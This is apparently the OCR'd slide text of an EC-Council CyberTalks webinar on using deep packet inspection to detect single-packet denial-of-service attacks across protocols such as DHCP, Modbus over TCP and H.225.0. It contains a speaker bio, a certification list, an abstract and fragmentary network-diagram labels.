EC-Council | CyberTalks

Deep Packet Inspection Analysis: Examining One Packet Killers

Michał Sołtysik

June 20, 2024

Hi, I'm Michał Sołtysik

Deep Packet Inspection Analyst and Cybersecurity Consultant specializing in network edge profiling and zero-day attacks.

With a focus on IT, OT, and IoT areas, he has identified around 254 protocols used for cyber-attacks.

He is also a Digital and Network Forensics Examiner, a CyberWarfare Organizer, and a SOC Trainer.

Certified As:

EC-Council | CyberTalks


C)CSA - Certified Cyber Security Analyst
C|SA - Certified SOC Analyst
C)NFE - Certified Network Forensics Examiner
C)DFE - Certified Digital Forensics Examiner
WCNA - Wireshark Certified Network Analyst
C|ND - Certified Network Defender
C)PTC - Certified Penetration Testing Consultant
C)PTE - Certified Penetration Testing Engineer
C)PEH - Certified Professional Ethical Hacker
C)VA - Certified Vulnerability Assessor
RvBCWP - Red vs Blue Cyber Warfare Practitioner
CIoTSP - Certified Internet of Things Security Practitioner
OOSE - OPSWAT OT Security Expert
CNSP - Certified Network Security Practitioner
CNSE - Certified Network Security Engineer
CCE - Certified Cybersecurity Expert
CCSS - Certified Cyber Security Specialist


Accredited by ANAB under ISO/IEC 17024.
Accredited by the NSA CNSS 4011-4016.
Approved by DoD under Directive 8570 (previously) / 8140 (presently).
Mapped to NIST / Homeland Security NICCS's Cyber Security Workforce Framework.
Mapped to NCWF (NICE Cybersecurity Workforce Framework).
Approved on the FBI Cyber Security Certification Requirement list (Tier 1-3).
Recognized by NCSC - part of GCHQ (UK's intelligence, security, and cyber agency).

Deep Packet Inspection Analysis: Examining One Packet Killers

Security Operations Center (SOC) teams monitor network traffic using SIEM and IPS solutions, along with other security tools. However, these tools can sometimes fall short in their capability, particularly when faced with complex attacks that exploit legitimate network protocols, such as a single, crafted packet. To combat these threats, SOC teams must adopt advanced techniques such as Deep Packet Inspection (DPI). The webinar explores DPI analysis techniques to detect and mitigate "One Packet Killers", using real-world examples from DHCP, H.225.0, Modbus over TCP, WTP, and BAT_GW protocols. Furthermore, it examines the intricacies of each protocol and highlights how specific message manipulations within these protocols can activate Denial-of-Service (DoS) attacks or disrupt communication flows. By mastering DPI techniques and addressing these protocol security weaknesses, SOC teams can enhance their ability to maintain a robust network security posture.


The content provided is for educational and informational purposes only.



LAN in X Country
LAN in Poland
DMZ
IPS
SWITCH



based on:

- the heuristic thresholds
- signatures


LAN in X Country
LAN in Poland
WAF
DMZ




